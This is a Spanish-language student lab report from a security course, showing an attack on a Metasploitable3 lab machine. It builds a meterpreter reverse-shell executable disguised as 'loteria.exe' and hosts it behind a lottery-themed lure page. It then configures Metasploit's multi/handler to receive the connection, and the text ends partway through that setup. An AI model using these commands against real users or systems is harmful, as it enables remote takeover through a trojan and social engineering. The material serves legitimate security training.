



Universidad
Gerardo Barrios



FACULTAD DE CIENCIA Y TECNOLOGÍA

Asignatura: Seguridad informática.

Docente: Ing. Timotea Guadalupe Menjívar.

Tema: Práctica Parrot Security.

Carrera: Ingeniería en sistemas y redes informáticas.

Estudiante: Romeo Alexander Garcia Castillo.

Usulután, viernes 29 de septiembre de 2025.

Se configura la red NAT:

Nombre
RedSeg

Opciones generales Reenvío de puertos

Nombre: RedSeg
Prefijo IPv4: 192.168.2.0/24
☒ Habilitar DHCP

Nos vamos a la configuración de la máquina virtual, en este caso empezaremos con Parrot security:

Parrot Security 6.4 - Settings

Basic Expert

General
Sistema
Pantalla
Almacenamiento
Audio
Red
Puertos serie
USB
Carpetas compartidas
Interfaz de usuario

Red

Adaptador 1 Adaptador 2 Adaptador 3 Adaptador 4

☒ Habilitar adaptador de red

Conectar a Red NAT
Nombre RedSeg

Tipo de Adaptador Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode Denegar

Dirección MAC 0800277911C5

☒ Virtual Cable Connected


Puertos serie

Puerto 1 Puerto 2 Puerto 3 Puerto 4


☐ Enable Serial Port

Aceptar Cancelar Ayuda

Hacemos lo mismo con la máquina Metasploitable3:



Lo siguiente es iniciar sesión en ambos sistemas operativos a la vez. Recordemos que tanto como el usuario y contraseña del cliente Metasploitable3 es **vagrant**. Iniciaremos sesión en ambas.



La primera que iniciamos es Parrot, cuando entramos a parrot lo primero es conocer la configuración de red que tenemos.

```
[romeo@parrot]~  
$ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:79:11:c5 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.2.8/24 brd 192.168.2.255 scope global dynamic noprefixroute enp0s3  
        valid_lft 462sec preferred_lft 462sec  
    inet6 fe80::8c79:f459:5791:265/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
[romeo@parrot]~  
$
```

Ahora vemos la configuración de red de mestasplotaible3.

```
C:\Users\vagrant>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . :  
    Link-local IPv6 Address . . . . . : fe80::b0aa:17bd:2137:a7c8%11  
    IPv4 Address. . . . . : 192.168.2.3  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.2.1  
  
Tunnel adapter isatap.{2AC9D7FD-F063-48EA-8738-110021736847}:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :  
  
Tunnel adapter Local Area Connection* 9:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :
```

Hacemos ping desde la máquina cliente metasploitable3 a parrot, con la dirección asignada a parrot desde el cmd:

Como podemos observar la máquina cliente hace ping con la máquina parrot.

```
C:\Users\vagrant> ping 192.168.2.8

Pinging 192.168.2.8 with 32 bytes of data:
Reply from 192.168.2.8: bytes=32 time=2ms TTL=64
Reply from 192.168.2.8: bytes=32 time=1ms TTL=64
Reply from 192.168.2.8: bytes=32 time=1ms TTL=64
Reply from 192.168.2.8: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.2.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 3ms, Average = 1ms


C:\Users\vagrant>
```

Ahora, haremos lo contrario, vamos a realizar un ping desde la máquina parrot a la máquina cliente.


```
[romeo@parrot]~$ ping -c4 192.168.2.3
PING 192.168.2.3 (192.168.2.3) 56(84) bytes of data.
64 bytes from 192.168.2.3: icmp_seq=1 ttl=128 time=0.567 ms
64 bytes from 192.168.2.3: icmp_seq=2 ttl=128 time=1.29 ms
64 bytes from 192.168.2.3: icmp_seq=3 ttl=128 time=1.77 ms
64 bytes from 192.168.2.3: icmp_seq=4 ttl=128 time=0.815 ms

--- 192.168.2.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3022ms
rtt min/avg/max/mdev = 0.567/1.109/1.767/0.459 ms
[romeo@parrot]~$
```

En un dado caso no hubiera hecho ping, tendríamos que verificar en el cliente el firewall de Windows, para ello hay que entrar en el botón de inicio y escribir: **check firewall status**.



Al abrir la aplicación, nos mostrará que esta activo porque las barras laterales izquierdas y escudos del mismo están en color verde. En mi caso no es así y se presentan ambos en color rojo. Pero si no, hay que dar clic en la opción llamada **Turn Windows Firewall on or off**. Para apagarlo o encenderlo.



Verificación de vulnerabilidades en la máquina cliente.

Para ello ejecutamos la herramienta **msfconsole**, para abrir metasploit.

```
[romeo@parrot]-[~]  
$msfconsole  
Metasploit tip: Start commands with a space to avoid saving them to history  
[*] starting the Metasploit Framework console...|
```

Buscamos, por ejemplo, exploits para cisco:

```
[msf](Jobs:0 Agents:0) >> search cisco  
  
Matching Modules  
=====
```

| # | Name | Disclosure Date | Rank | Checked |
|---|--|-----------------|--------|---------|
| 0 | auxiliary/dos/cisco/cisco_7937g_dos | 2020-06-02 | normal | No |
| | cisco 7937G Denial-of-Service Attack | | | |
| 1 | auxiliary/dos/cisco/cisco_7937g_dos_reboot | 2020-06-02 | normal | No |
| | cisco 7937G Denial-of-Service Reboot Attack | | | |
| 2 | auxiliary/admin/http/cisco_7937g_ssh_privesc | 2020-06-02 | normal | No |
| | cisco 7937G SSH Privilege Escalation | | | |
| 3 | auxiliary/scanner/http/cisco_asa_asdm_bruteforce | . | normal | No |
| | cisco ASA ASDM Brute-force Login | | | |
| 4 | auxiliary/admin/networking/cisco_asa_extrabacon | . | normal | Yes |
| | cisco ASA Authentication Bypass (EXTRABACON) | | | |
| 5 | action: PASS DISABLE | | | |

Nos aparecerán los exploit que podemos usar y un poco de la descripción.

MSFVENOM CON METERPRETER.

El comando meterpreter funciona como una puerta trasera donde el atacante tiene acceso a ver, con la opción **LHOST**, le estoy indicando que una vez tenga acceso, haga una conexión con mi maquina parrot, y con **LPORT**, le indico los puertos conocidos, en este caso le daremos el puerto 4444, y con el comando **-format=exe**, le indicamos que cree el archivo en formato .EXE, al cual llamaremos **loteria.exe**.

El comando sería el siguiente

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8  
LPORT=4444 --format=exe > loteria.exe.
```

```
[msf](Jobs:0 Agents:0) >> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8 LPORT=4444 --format=exe >  
loteria.exe
```

Al ejecutar el comando, nos arroja la siguiente salida:

```
[msf](Jobs:0 Agents:0) >> msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8 LPORT=4444 --format=exe >  
loteria.exe  
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.8 LPORT=4444 --format=exe > loteria.exe  
  
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
[msf](Jobs:0 Agents:0) >>
```

Ahora verificamos que el archivo señuelo se ha creado con éxito:

```
[msf](Jobs:0 Agents:0) >> ls  
[*] exec: ls  
  
Descargas Desktop Documentos Imágenes loteria.exe Música Público Templates Videos  
[msf](Jobs:0 Agents:0) >>
```

Una vez que nos aseguramos que nuestro payload se creado correctamente, debemos pensar como enviar ese archivo malicioso.

Lo que haremos es compartir nuestro payload por la web. Para ello, primero debemos ser usuarios root, para copiar el archivo a una carpeta, en este caso a la carpeta “www”, donde se compartirá el archivo desde una web.

```
[romeo@parrot]-[~]  
$sudo msfconsole
```


El comando sería el siguiente:

Sudo cp loteria.exe /var/www/html

En algunos casos, ese

En algunos casos, pedirá la contraseña para ejecutarlo.

```
[msf](Jobs:0 Agents:0) >> sudo cp loteria.exe /var/www/html
[*] exec: sudo cp loteria.exe /var/www/html

[msf](Jobs:0 Agents:0) >>
```


Lo siguiente es habilitar el servicio apache para desplegar este archivo en la web.

```
[msf](Jobs:0 Agents:0) >> service apache2 start

[msf](Jobs:0 Agents:0) >> service apache2 start
[*] exec: service apache2 start

[msf](Jobs:0 Agents:0) >>
```

Verificamos apache desde el cliente y nos tiene que aparecer:



Ahora, hay que agregarle un sitio web desde el cual podamos descargar el archivo `loteria.exe` nos pedirá descargar el archivo infectado.

Para ello entramos a la siguiente dirección: “`/var/www/html/index.html`”.

Entramos por medio de la terminal de la siguiente manera:

```
[root@parrot]-[/home/romeo]
#cd /var/www/html
[root@parrot]-[/var/www/html]
#ls
index.html  index.nginx-debian.html  loteria.exe
[root@parrot]-[/var/www/html]
#
```

Una vez dentro abrimos el archivo “`index.html`”, con la herramienta `nano` para modificarlo y que a nuestra víctima le llame la atención:

```
[root@parrot]-[/var/www/html]
#nano index.html
```



Una vez dentro modificamos el `index.html` a nuestro gusto para engañar a la víctima:


```
<!doctype html>
<html lang="es">
<head>
  <meta charset="utf-8" />
  <meta name="viewport" content="width=device-width,initial-scale=1" />
  <title>Descarga Resultados de Lotería</title>
  <style>
    /* Estilos generales (similares a la captura) */
    html,body { height:100%; margin:0; font-family: "Segoe UI", Roboto, "Helvet
    .wrap { max-width:1000px; margin:20px auto; padding:20px; text-align:center>
    header h1 { font-size:36px; margin:18px 0 30px; color:#333; letter-spacing:>
    .box {
      width: 420px;
      margin: 0 auto;
      background:#fff;
      border-radius:6px;
    }
  }
</style>
</head>
<body>
  <div class="wrap">
    <div class="box">
      <div class="header">
        <h1>¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡
      </div>
      <div class="content">
        <div class="text">
          <p>¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡
        </div>
        <div class="button">
          <a href="#">¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡¡
        </div>
      </div>
    </div>
  </div>
</body>
</html>
```

[97 líneas leídas]


^H Ayuda ^O Leer fich. ^R Reemplazar ^V Pegar ^G Ir a línea ^Y Rehacer
^X Salir ^F Buscar ^K Cortar ^T Ejecutar ^Z Deshacer ^M-A Poner marca

Quedando de la siguiente manera:





El archivo .exe se guardará en la carpeta descargas.



USANDO EXPLOIT PARA ESCUCHAR CONTINUAMENTE POR EL PUERTO 4444, EL CUAL PREVIAMENTE HEMOS CONFIGURADO EN EL ARCHIVO INFECTADO.

Para poder escuchar por medio del puerto 4444, debemos buscar handler en la terminal.

PASO 1.

Estando en metasploit como usuario root buscamos “**handler**”, en la terminal.

```
[msf](Jobs:0-Agents:0) >> search handler
-----#service apache2 start
Matching Modules (/home/romeo)
=====

#      Name
-      -
0      exploit/windows/ftp/aasync_list_reply
1      exploit/linux/local/abrt_raceabrt_priv_esc
2      exploit/linux/local/abrt_sosreport_priv_esc
3      exploit/windows/misc/cve_2022_28381_allmediaserver_bof
4      exploit/windows/browser/aim_goaway
5      exploit/linux/local/apt_package_manager_persistence
6      exploit/linux/http/accellion_fta_getstatus_oauth
Execution
7      exploit/windows/misc/achat_bof
8      exploit/android/local/janus
9      auxiliary/scanner/http/apache_activemq_traversal
```

PASO 2.

Tenemos que buscar el que se llama **multihandler**, el cual es el número 51, un payload genérico.

```
44 \_ target: FreeBSD 7.3/7.4
45 \_ target: FreeBSD 7.0/7.1/7.2
46 \_ target: FreeBSD 6.3/6.4
47 \_ target: FreeBSD 6.0/6.1/6.2
48 \_ target: FreeBSD 5.5
49 \_ target: FreeBSD 5.3
50 exploit/windows/ftp/gekkomgr_list_reply
51 exploit/multi/handler
52 exploit/windows/misc/hp_dataprotector_new_folder
53 \_ target: HP Data Protector Express 6.0.00.11974 / Windows XP SP3
54 \_ target: HP Data Protector Express 5.0.00.59287 / Windows XP SP3
55 exploit/multi/http/hp_sitescope_uploadfiles_handler
56 \_ target: HP SiteScope 11.20 / Windows 2003 SP2
57 \_ target: HP SiteScope 11.20 / Linux CentOS 6.3
58 exploit/windows/browser/notes_handler_cmdinject
59 auxiliary/dos/misc/ibm_tsm_dos
60 exploit/windows/firewall/blackice_pam_icq
61 \_ target: Bruteforce
```

PASO 3.

Usaremos el comando “**use exploit/multi/handler**”.

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```


PASO 4.

Ahora configuramos las opciones, indicando a que ip y por qué puerto quiero escuchar. Para ello ejecutamos el comando “**options**”, con el objetivo de verificar que nos pide como requisito.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options
Payload options (generic/shell_reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  LHOST      LHOST            yes       The listen address (an interface may be
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

View the full module info with the info, or info -d command.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

PASO 5.

Ahora configuramos la ip por medio de la cual queremos escuchar, para eso usaremos el comando “**set LHOST 192.168.2.8**”.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 192.168.2.8
LHOST => 192.168.2.8
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

PASO 6.

Verificamos que la ip de nuestro parrot ya está configurada en las opciones.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options

Payload options (generic/shell_reverse_tcp):
-----
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.2.8      yes       The listen address (an interface may be
  specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Wildcard Target

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

PASO 7.

Ahora configuraremos el payload, para que utilice el que nosotros configuramos y no el genérico. Para ello ejecutamos:

“set payload windows/meterpreter/reverse_tcp”

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

PASO 8.

Verificamos que nuestro payload se configuro correctamente. Para ello usamos el comando “**options**”.

```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> options
```

Payload options (windows/meterpreter/reverse_tcp):

| Name | Current Setting | Required | Description |
